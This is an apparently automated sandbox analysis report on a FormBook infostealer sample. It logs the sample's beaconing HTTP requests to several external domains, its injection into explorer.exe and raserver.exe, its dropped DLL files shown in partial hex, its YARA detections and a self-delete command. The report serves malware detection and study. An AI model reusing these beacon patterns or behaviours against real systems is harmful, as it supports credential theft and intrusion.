Feb 23, 2021 09:19:57.363087893 CET	6399	OUT	GET /4qdc/?sxlpdB=uT9syTVFNHzfIlw/vi0ORJwgGNlm67yR3EiChoWxlToAUfSEqT6/a/KF0zmtzwOHQ1u8&2dz=onbha HTTP/1.1 Host: www.beconfidentagain.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:19:57.433413982 CET	6400	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:19:57 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Tue, 23 Feb 2021 09:19:57 GMT Location: https://www.beconfidentagain.com/4qdc/?sxlpdB=uT9syTVFNHzfIlw/vi0ORJwgGNlm67yR3EiChoWxlToAUfSEqT6/a/KF0zmtzwOHQ1u8&2dz=onbha cf-request-id: 086f924d5800000c651184c000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=uy2dIjQ0nCl30FyxF7TryTCFlKZVe6i0WOQUYmyQB9uCommyFeXKh9PYClp8t%2Bzcx%2BrmopSYRWNR%2BAcNz4w8TD1memlpcGTuMOdnYKOCCrh52FU7NMgfcaY%3D"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f865bcee80c65-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49749	92.249.45.191	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:20:07.902918100 CET	6401	OUT	GET /4qdc/?sxlpdB=XrM9oEi9W6a6X8UVQlR+JUyFbINbZfC+p7wdaOxjToB4fXjiFd7gjA62KvYw0vzt+GJp&2dz=onbha HTTP/1.1 Host: www.rehabcareconnect.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:20:08.052963018 CET	6403	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Last-Modified: Tue, 09 Jul 2019 06:18:14 GMT Etag: "999-5d2431a6-2d9d76b743ab0996;;;" Accept-Ranges: bytes Content-Length: 2457 Date: Tue, 23 Feb 2021 08:20:07 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 75 73 22 20 70 72 65 66 69 78 3d 22 63 6f 6e 74 65 6e 74 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 72 73 73 2f 31 2e 30 2f 6d 6f 64 75 6c 65 73 2f 63 6f 6e 74 65 6e 74 2f 20 64 63 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 64 63 2f 74 65 72 6d 73 2f 20 66 6f 61 66 3a 20 68 74 74 70 3a 2f 2f 78 6d 6c 6e 73 2e 63 6f 6d 2f 66 6f 61 66 2f 30 2e 31 2f 20 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 72 64 66 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 30 31 2f 72 64 66 2d 73 63 68 65 6d 61 23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 6e 73 23 20 73 69 6f 63 74 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 74 79 70 65 73 23 20 73 6b 6f 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 34 2f 30 32 2f 73 6b 6f 73 2f 63 6f 72 65 23 20 78 73 64 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 23 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 40 63 68 61 72 73 65 74 20 22 55 54 46 2d 38 22 3b 0a 20 20 20 20 20 20 20 20 5b 6e 67 5c 3a 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 64 61 74 61 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 78 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 78 2d 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 68 69 64 65 3a 6e 6f 74 28 2e 6e 67 2d 68 69 64 65 2d 61 6e 69 6d 61 74 65 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6e 67 5c 3a 66 6f 72 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 69 6d 61 74 65 2d 73 68 69 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 63 68 6f 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4f 6f 70 73 2c 20 73 6f 6d 65 Data Ascii: <!DOCTYPE html><html lang="en-us" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioct: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <style type="text/css"> @charset "UTF-8"; [ng\:cloak], [ng-cloak], [data-ng-cloak], [x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate) { display: none !important; } ng\:form { display: block; } .ng-animate-shim { visibility: hidden; } .ng-anchor { position: absolute; } </style> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>Oops, some


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49752	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:20:13.180762053 CET	6423	OUT	GET /4qdc/?sxlpdB=oetlJbthpq9VCk3sxGtc819EDOSw/wKhNDSOaTnbk4bTW9QfHQR4t80kWNVKaJln9Y1c&2dz=onbha HTTP/1.1 Host: www.speedysnacksbox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:20:13.319900990 CET	6423	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 08:20:13 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: lpdKSOB78u.exe PID: 6076 Parent PID: 5712

General

Start time:	09:18:17
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\lpdKSOB78u.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\lpdKSOB78u.exe'
Imagebase:	0x400000
File size:	217653 bytes
MD5 hash:	F10054D325DF455C58ECB16EA660D3F2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.213421837.0000000002A30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.213421837.0000000002A30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.213421837.0000000002A30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx545.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsx546.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\h1luljvls0ea.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA
C:\Users\user\AppData\Local\Temp\gnozo.to	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA
C:\Users\user\AppData\Local\Temp\nsr575.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsr575.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405883	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx545.tmp	success or wait	1	4036FD	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsr575.tmp	success or wait	1	405A44	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx546.tmp	unknown	22133	a6 0d 00 00 80 00 00 00 2c 01 00 00 02 00 00 00 ac 01 00 00 01 00 00 00 c4 05 00 00 24 00 00 00 b4 09 00 00 00 00 00 00 e0 0c 00 00 01 00 00 00 a6 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 c6 00 00 00 f1 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	........,..................$.	success or wait	12	405EA7	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\h1luljvls0ea.dll</td><td>unknown</td><td>11776</td><td>4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 04 c3 1d b5 65 ad 4e b5 65 ad 4e b5 65 ad 4e b5 65 ac 4e 9f 65 ad 4e 49 12 14 4e ba 65 ad 4e 92 a3 63 4e b4 65 ad 4e 92 a3 67 4e b4 65 ad 4e 92 a3 64 4e b4 65 ad 4e 92 a3 61 4e b4 65 ad 4e 52 69 63 68 b5 65 ad 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d6 47 34 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 04 00 00 00 26 00 00 00 00 00</td><td>MZ......................@.....
....
............!..L.!This program
cannot be run in DOS
mode....
$............e.N.e.N.e.N.e.N.e
.NI..N.e.N..cN.e.N..gN.e.N.
.dN
.e.N..aN.e.NRich.e.N.........
.......PE..L....G4`...........!
.........&.....</td><td>success or wait</td><td>1</td><td>405EA7</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\gnozo.to</td><td>unknown</td><td>16384</td><td>55 30 15 ed 68 88 76 ad 53 1f 39 33 1e 86 54 a1 f4 8d 45 0c 82 a0 14 58 6e 1b 6e 65 2b a2 c6 e0 19 e0 3c a1 62 45 d5 87 68 1e 68 5e 22 82 22 a1 c3 6a b6 8f 17 5c ce e3 79 30 b3 15 f0 6d d0 f0 55 7a 5e 77 a5 06 70 13 81 25 91 90 27 20 ae 7c 48 41 62 a2 32 ec c0 c3 e8 60 1a ca 8c e0 a4 95 e1 29 24 54 aa ee 2e 6b 28 46 3c 03 5b ad 0c 72 cd 2b 8d 4e 95 61 c3 c8 97 5f 89 28 d8 33 9d 4c bf 44 47 49 d7 6f 74 cd 8e a5 b9 28 b1 89 0a e1 60 81 ea 1b 0e 9b c6 bc d2 ea c6 de 48 06 e2 2c b3 95 3a f7 74 cc 03 70 2c 25 c8 e4 79 ff da 2c 3e 09 b7 7b 6c 09 d0 c7 18 64 08 a1 2e b5 90 d8 5f ea 5c 1a ea 29 7f 7c 7d 22 95 4f 6d e3 54 9c d6 7b fd 34 28 0a 45 a7 99 44 a8 65 3b b1 79 d0 2d a2 ad 8f fc c8 73 54 9a 2b 04 8a 40 3b 98 32 17 f1 d7 19 a7 c5 3c 8a ea 14 0d 73 69 da c6</td><td>U0..h.v.S.93..T...E....Xn.ne
+.....<.bE..h.h^".."..j...\..y0..
.m..Uz^w..p..%..'
.|HAb.2....`.......)$T...k(F<.<br>[..r.+.N.a..._.(.3.L.DGI.ot....<br>(....`.....
......H..,..:.t..p,%..y..,>..{
l....d......_.\..).|}".Om.T..{
.4(.E..D.e;.y.-.....sT.+..@;.2
......<....si..</td><td>success or wait</td><td>11</td><td>405EA7</td><td>WriteFile</td></tr>
</table>

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	unknown	11776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 69 72 2a 92 2d 13 44 c1 2d 13 44 c1 2d 13 44 c1 ae 0f 4a c1 2a 13 44 c1 2d 13 45 c1 3e 13 44 c1 ee 1c 19 c1 2a 13 44 c1 79 30 74 c1 29 13 44 c1 4e 31 6e c1 2c 13 44 c1 d2 33 40 c1 2c 13 44 c1 52 69 63 68 2d 13 44 c1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 a8 d5 24 5f 00 00 00 00 00 00 00 00 e0 00 2e 21 0b 01 06 00 00 20 00 00 00 0a 00 00 00 00 00 00 21 29 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......ir*.-.D.-.D.- .D...J.*.D.- .E.>.D.....*.D.y0t.).D.N1n. ,.D..3@.,.D.Rich- .D.........PE ..L.....$_...........!..... .. ..!).....	success or wait	1	405EA7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\lpdKSOB78u.exe	unknown	512	success or wait	72	405E78	ReadFile
C:\Users\user\Desktop\lpdKSOB78u.exe	unknown	16384	success or wait	12	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\nsx546.tmp	unknown	4	success or wait	1	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\nsx546.tmp	unknown	3494	success or wait	1	4032A5	ReadFile
C:\Users\user\AppData\Local\Temp\nsx546.tmp	unknown	4	success or wait	3	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\gnozo.to	unknown	164352	success or wait	1	703C452A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	703C3885	ReadFile

Analysis Process: lpdKSOB78u.exe PID: 5652 Parent PID: 6076

General

Start time:	09:18:17
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\lpdKSOB78u.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\lpdKSOB78u.exe'
Imagebase:	0x7ff7488e0000
File size:	217653 bytes
MD5 hash:	F10054D325DF455C58ECB16EA660D3F2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.265826962.00000000008E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.265826962.00000000008E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.265826962.00000000008E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.265809915.00000000008B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.265809915.00000000008B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.265809915.00000000008B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.265648023.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.265648023.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.265648023.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.209707137.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.209707137.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.209707137.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5652

General

Start time:	09:18:22
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 6748 Parent PID: 3388

General

Start time:	09:18:43
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x1330000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.471203600.0000000000D80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.471203600.0000000000D80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.471203600.0000000000D80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.469614827.0000000000AF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.469614827.0000000000AF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.469614827.0000000000AF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	B082A7	NtReadFile

Analysis Process: cmd.exe PID: 6956 Parent PID: 6748

General

Start time:	09:18:47
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\lpdKSOB78u.exe'
Imagebase:	0xc50000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6964 Parent PID: 6956

General

Start time:	09:18:48
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
